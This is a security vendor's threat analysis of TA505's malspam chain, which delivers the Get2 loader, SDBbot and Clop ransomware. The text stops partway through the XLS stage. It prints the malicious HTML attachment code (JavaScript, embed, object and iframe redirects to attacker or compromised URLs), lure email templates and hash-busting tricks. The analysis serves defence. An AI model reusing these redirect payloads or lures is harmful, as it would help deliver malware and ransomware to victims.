

Clop, Clop! It's a TA505 HTML malspam analysis

 hornetsecurity.com/en/security-information/clop-clop-ta505-html-malspam-analysis/

Security Lab

July 7, 2020



Summary

In this article Hornetsecurity's Security Lab outlines one of the current infection chains by the operators behind the Clop ransomware. The outlined infection chain starts from an email with a malicious HTML attachment. This attachment redirects the victim to an XLS document containing the Get2 loader. This loader then installs a remote access trojan (RAT) on the system, which is used to prepare the victims network for the deployment of the Clop ransomware. The goal of the attack is to encrypt as many systems in the victims organization as possible in order to extort the highest possible ransom. To this end, the attackers also threaten to publish stolen data if the ransom is not paid.

Background

This article is about the threat activity with TTPs and indicators aligning with threat activities tracked by other vendors as TA505 (Proofpoint), SectorJ04 (NSHC Singapore), GRACEFUL SPIDER (Crowdstrike), GOLD TAHOE (Securework), and Dudear (Microsoft).

This threat group has been active since at least 2014. They are financially motivated. They are known for using:

- Quant (2018), Marap (2018), Amadey (2019), AndroMut (2019), and Get2 (2019-today) loader
- FlawedAmmy (2016-today), FlawedGrace (2019-today), ServHelper (2019-today), SDBbot (2019-today) RAT
- Bart (2016), Locky (2016-2020), Jaff (2017), and Clop (2019-today) ransomware

They also use:

- Dridex (2014-today)
- TrickBot (2017-today)
- Nercus (now defunct) and Neutrino botnets

These are, however, also widely used by other threat groups, hence, these are not robust indicators for attribution.

TA505 further use additional commonly available malware such as TinyMet, a tiny open source meterpreter stager [TinyMet]. From 2016 to 2019 they have also misused the legitimate software Remote Manipulator System (RMS) developed by the Russian company TektonIT for remote access.


The typical abstract TA505 infection chain is:


1. Malspam dropping Get2.
2. Get2 downloading SDBbot, FlawedGrace or FlawedAmmy RAT.
3. Lateral movement in victim network.
4. Main objective: Deploy Clop ransomware on maximum number of systems.

We will focus on one observed implementation of the infection chain as used by TA505 since 2019. In this infection chain the initial malspam email has an HTML attachment. This HTML attachment redirects the victim to the download of an XLS document. This XLS document then drops the Get2 loader which (in our observation) downloads SDBbot.

MITRE ATT&CK® tactics and techniques

(To keep the graphic manageable not all details and techniques are shown.)





SDBbot is used for reconnaissance and lateral movement in the victim's network. When deploying the Clop ransomware TA505 does not seem to care about encrypting computers of individuals. Their intention is to mass encrypt computers of an entire organization. This is presumably done to increase leverage on the organization in order to increase the demandable ransom amount as well as increase the pressure on the organization to pay the ransom. The focus on large organizations is known as big-game-hunting. One example of a successful TA505 attack was the attack on the Maastricht University. The university had 267 Windows server's data encrypted by the Clop ransomware. The university paid 30 BTC roughly \$220,000 for a decryptor to get its data back.

Since around 2020-03-24 TA505 has also started to leak stolen data from Clop ransomware victims refusing to pay onto the Internet on their site called [CLOP^_- LEAKS](#). This is a further attempt to increase pressure on the victims to pay the ransom.

The operational tempo is high. Malspam campaigns happen on a weekly basis. Download and C2 domains are rotated daily.

We now further analyze the observed outlined infection chain in more detail.


Technical Analysis

Being an email security provider we will focus on the initial email-based access vector of the attack and only briefly outline the aftermath taking place in case the initial email is received and opened by a victim.

Email

The emails are sent from compromised email accounts. They therefore pass spam reputation, DMARC, DKIM and SPF checks. The emails use signature blocks from previous compromised victims presumably to make the emails look more legitimate. We were able to confirm these two facts for some of the emails. However, the compromised account is

different from the stolen signature block used in the emails. Only the display name in the emails from header is changed to the name used in the signature block. Some examples of such TA505 HTML malspam emails received within 1 week are as follows:



Xxxxx XXXXXXXXX <XXXXX.XXXXXXXXXX@XXXXXXXXXXXXXXXXXXXXXXXXX.com.br> | 1 | 23.06.2020
Pension certificates

The Peoples Pension (01-Oct-19 to 31-May-20) 856_(Set 3).htmlcklybt 2 .dat
2 KB

Hi,

As I mentioned, you simply need to check and sign these documents and then retain them on your pension files for future reference. We will keep a record of when they need to be updated and ensure that this forms part of future governance reviews.

Have a great weekend

Regards

XXXXX XXXXXXXXX Xxx XXX
Corporate Consultant
Xxxx XXXXXXXX

M : 00000 000000
E : xxxxx.xxxxxxxx@xxxxxxxxxxxxx.com
W : www.xxxxxxxx.com

Office address ;
1st Floor, XXXXX XXXXX
XXXXXX XXX XXX

Certificate - Nachricht (HTML)

Datei Nachricht Hilfe Was möchten Sie tun?

Xxxxxxx Xxxxxx <xxxx.xxxxxxx@xxxxxxx.com> | xxxxx@xxxxxxxxxxxxx.com | 1 | 25.06.2020

Certificate

CRT250623354.html
1 KB

Dear all,


Whatever you have suggested correction have been made please share your valuable suggestion before going to final print.


Thanks & Regards
Xxxxxxx Xxxxxx
(Product Manager)

HDFC E NET - Nachricht (HTML)

Datei Nachricht Hilfe Was möchten Sie tun?

XXXXXXXX XXXXX <XXX.XXXXXX@XXXXXXXX.XXX> | XXXXXXXXXXXXXXX@XXXXXXXXXXXX.XXX 1 25.06.2020

 **HDFC E NET**

 HDFC ENET-R1.html
811 Bytes

Please auth.

Regards,

XXXXXXXX XXXXX | 189244 | Loans Operations

Form F - Nachricht (HTML)

Datei Nachricht Hilfe Was möchten Sie tun?

XXXXXX XXXXX <XXXX.XXXXXX@XXXXXXX.XXX> | XXXX@XXXXXX.XXX | 1 | 25.06.2020

Form F

Form F.html
234 Bytes

You are requested to fill in the attached Form F incase you have not filled it earlier or incase you want to change nominee details

Note : - Please Ignore If Form F Already Submitted.

Regards

XXXXXX XXXXX (102984)
Manager
Human Resources

Scan Image of Insurance Forms - Nachricht (Nur-Text)


Datei Nachricht Hilfe Was möchten Sie tun?

XXXXXXXXXX <XXXXXXXXXXXXX@XXXXXX.XXX> | XXXXXXX@XXXXXXXXXXXX.co.uk | 1 | 26.06.2020

Scan Image of Insurance Forms

Scan_043001650.html
952 Bytes

Thanks & Regards
XXXXXXXXXX XXXXXX
Asst. Manager (Insurance - Ops)
(XXX/0000)



The daily changing emails highlight the high operational tempo of TA505.

HTML attachment

Each email has an HTML attachment. The HTML code will redirect victims to a compromised website. Like the emails themselves the HTML attachments are also frequently changing. In the week the previous outlined email templates were used we identified three distinct redirection techniques used in the HTML attachments.

The first uses the following Javascript redirect:

```
</div>
<script type="text/javascript">
var delay = 1000;
setTimeout("document.location.href='http://mail2.kagacable.ne.jp/~kk-maki/09r0zv.html'", delay);
</script>
<div style="display:none;">
IIV8jPexe1PlPQcWlllMhjsV5rajkiAawuVRrEof0VMlbgkLGnCSAiwp9c1P5mEz0Yu4tFP6g8vGgTYgxL7gRjn8xCrBwySI
jalipnUrtoyQfKwG1onJQpWzuyHqQyqt5pd8FtcoLhztSepPCjvCHmM4nBXZ0DJ58eVZHybHm97IYCPpj2WHcXUSLiTdElJhG
odfTVHQVPc2kctcnyN7cayZcthc7TTSyoHmDiD9r7EXADMktpL5zkUpjybU
</div>

<h3>Downloading...</h3>
```

Next, the HTML `<embed>` tag was used:

```

</div>
<div style="display:none;">
0uWZzZeh9MCachNt4n4rBxcJ63lYwHXpgjVJbmTopVPahK6ubntQyEArsm3GNpUAYn32verQCPbPRbCv71WinglLSErYtnK9aok4Qd976LnS
DUIqSGIWBLmRvrj1WCxpeb0C1IN42ZmL3ih75afV0WHybBH3hjDn8NBfgzk205KzKYnj16VwLKrDpByboaTPSx5DP1XK439268zMtpQkxgL
xw7YNajN0k4Qm3TDuhkCRKyGrbVQ9sIsLVHhRbjKUpuQbrnSJUwdmN3V7zHMOBNvLLeAvLU57JQCpRF9Xcho5Ff82UkrCGvtL9fznWx79efM
6AGo4IYmtzzfFfHJBDYAnw1qMfUbo1ABbBo5w4RjalIa3hoWFFp0yJJpLYWXGjkINedgvGg4Rew0QMmNV1NRLVcB18tHg4LZbavYehA8zu
6un4I9Mjb0EC62bL
</div>
<embed src="http://v-support.free.bg/ul8cc.html" style="width: 100%; height: 100%; border: 0px" onerror="ale
rt('URL invalid !!');" />

```

Then the `<object>` tag:

```

KF5sMb5jvBgpFK5VhJJJpaNIqoEyMJIAzIBYH
</textarea>

</div>
<object data="http://forsi.net/~stisnprtisn/6p0lmc.html" style="width: 100%; height: 100%; border: 0px">
</object>

```

The HTML attachments use hash busting via random strings. We were able to confirm this by finding several HTML attachment in which what appears to be placeholder marks were not replaced with the random strings. In this example the `{{RND_TEXT}}` was probably supposed to be replaced with a random string (as it was in the other HTML attachments):

```

<script id="ift" type="text/html">
  <iframe style="width: 100%; height: 100%; border: 0px" src="http://
  </iframe>
</script>

<script type="text/javascript">
var element,
    html,
    template;

element = document.getElementById("p2");
template = document.getElementById("ift");
html = template.innerHTML;

element.innerHTML = html;
</script>
<div style="display:none;">
{{RND_TEXT}}
</div>
<div style="display:none;">
{{RND_TEXT}}
</div>

```

The `{{RND_TEXT}}` could be Jinja syntax. Jinja is a web template engine for the Python programming language. It uses the `{{var}}` syntax to mark placeholder locations in the HTML template code that are then filled with the desired values upon instantiating HTML code from the template.

Besides changing the HTML redirect techniques and the URLs, the HTML attachments also multiple times rearranged the HTML elements or added unused `<a>` tags in order to avoid detection by static signatures.

Intermediate redirect

The HTML attachments either redirect to or embed HTML from a most likely compromised website. This HTML code then further redirects the victim to another attacker controlled domain:


```
view-source:http://www.veritaspartners.co.jp/6cvj.html

1 <script type="text/javascript">
2 var delay = 3000;
3 setTimeout("document.location.href='https://d1.dropboxscdn.com/d/dhd6n3h39f7d/'", delay);
4 </script>
```

How exactly TA505 acquires access to those intermediate redirect websites is not known. However, because they mostly feature only static content and no CMS web vulnerabilities are highly unlikely. As TA505 is known to steal FTP credentials this is a likely access vector.

XLS download domain


Next, the intermediate redirects lead to domains registered by TA505. As the emails, attachments, and intermediate redirects, these domains also frequently change. The domains observed over the course of 1 month is as follows:



As can be seen TA505 is registering fresh domains on a daily basis (during campaigns). This again highlights their high operational tempo.

The following pattern can be observed.

First, Let's Encrypt certificates are acquired. The time at which the certificates for the above outlined domains were acquired can be seen in the following plot:



Next, the HTML attachment malspam is send:



After the malspam new domains for the next day are registered:



This, again, highlights the persistence and high operational tempo of TA505.

CAPTCHAs

As of 2020 the malicious XLS documents are protected via CAPTCHAs. The following are the presented download screens. These were observed within only one week:



Checking your browser before accessing attachment.


This process is automatic. Your browser will redirect to your requested content shortly.

Please enter captcha


6 + 8 =

DDoS protection by Cloudflare
Ray ID: 3444579466871107

Almost ready. Your file download will begin shortly...



If your download does not start automatically, please [try again](#).



The CAPTCHAs are likely used to hinder automated analysis by security companies. And again, as before the used CAPTCHA service and layout of the download page changes frequently.

In the HTML code of one XLS download webpage we also found the `{{RND_TEXT}}` placeholder string again:

```
1
2
3
4 <!DOCTYPE html>
5 <html lang="en"
6 <head>
7   <meta charset="UTF-8">
8   <meta name="viewport"
9     content="initial-scale=1, width=device-width">
10  <title>Almost ready</title>
11  <meta name="msapplication-TileColor" content="#da532c">
12  <meta name="theme-color" content="#ffffff">
13  <link rel="stylesheet" href="https://cdn-production-opera-website.operacdn.com/staticfiles/CACHE/css/output.38608e5b7ba6.css" type="text/css" media="all" />
14
15
16 <script src="https://www.google.com/recaptcha/api.js?render=6LccyqYZAAAAAKL7HhE-4rIq1zNCj7lZq4SgYJ5e"></script>
17 <script>
18   grecaptcha.ready(function() {
19     grecaptcha.execute('6LccyqYZAAAAAKL7HhE-4rIq1zNCj7lZq4SgYJ5e', {action: 'validate_captcha'}).then(function(token) {
20       document.getElementById('g-recaptcha-response').value = token;
21       document.myform.submit();
22     });
23   });
24 </script>
25
26
27 </head>
28 <body class="stable">
29 <div style="display:none;">
30   {{RND_TEXT}}
31 </div>
32 <main class="thanks-page pb5">
33   <section class="thx-section thx-section-ofta mb5">
34     <div class="container container-fluid thx-section py5 px3">
35       
36       <h1 class="h-level-4 text-align--center"><strong>Almost ready.</strong> Your file download will begin shortly...</h1>
37
```

This is, again, presumably used for hash busting.

XLS

After the CAPTCHA has been solved, the victim downloads the TA505 XLS document. The number in the filename changes for every download. The document hash changes every minute. The changes are performed to the documents meta data such as title, subject and author but also the content of the document itself, as can be seen from comparing two XLS documents downloaded at different times:

```

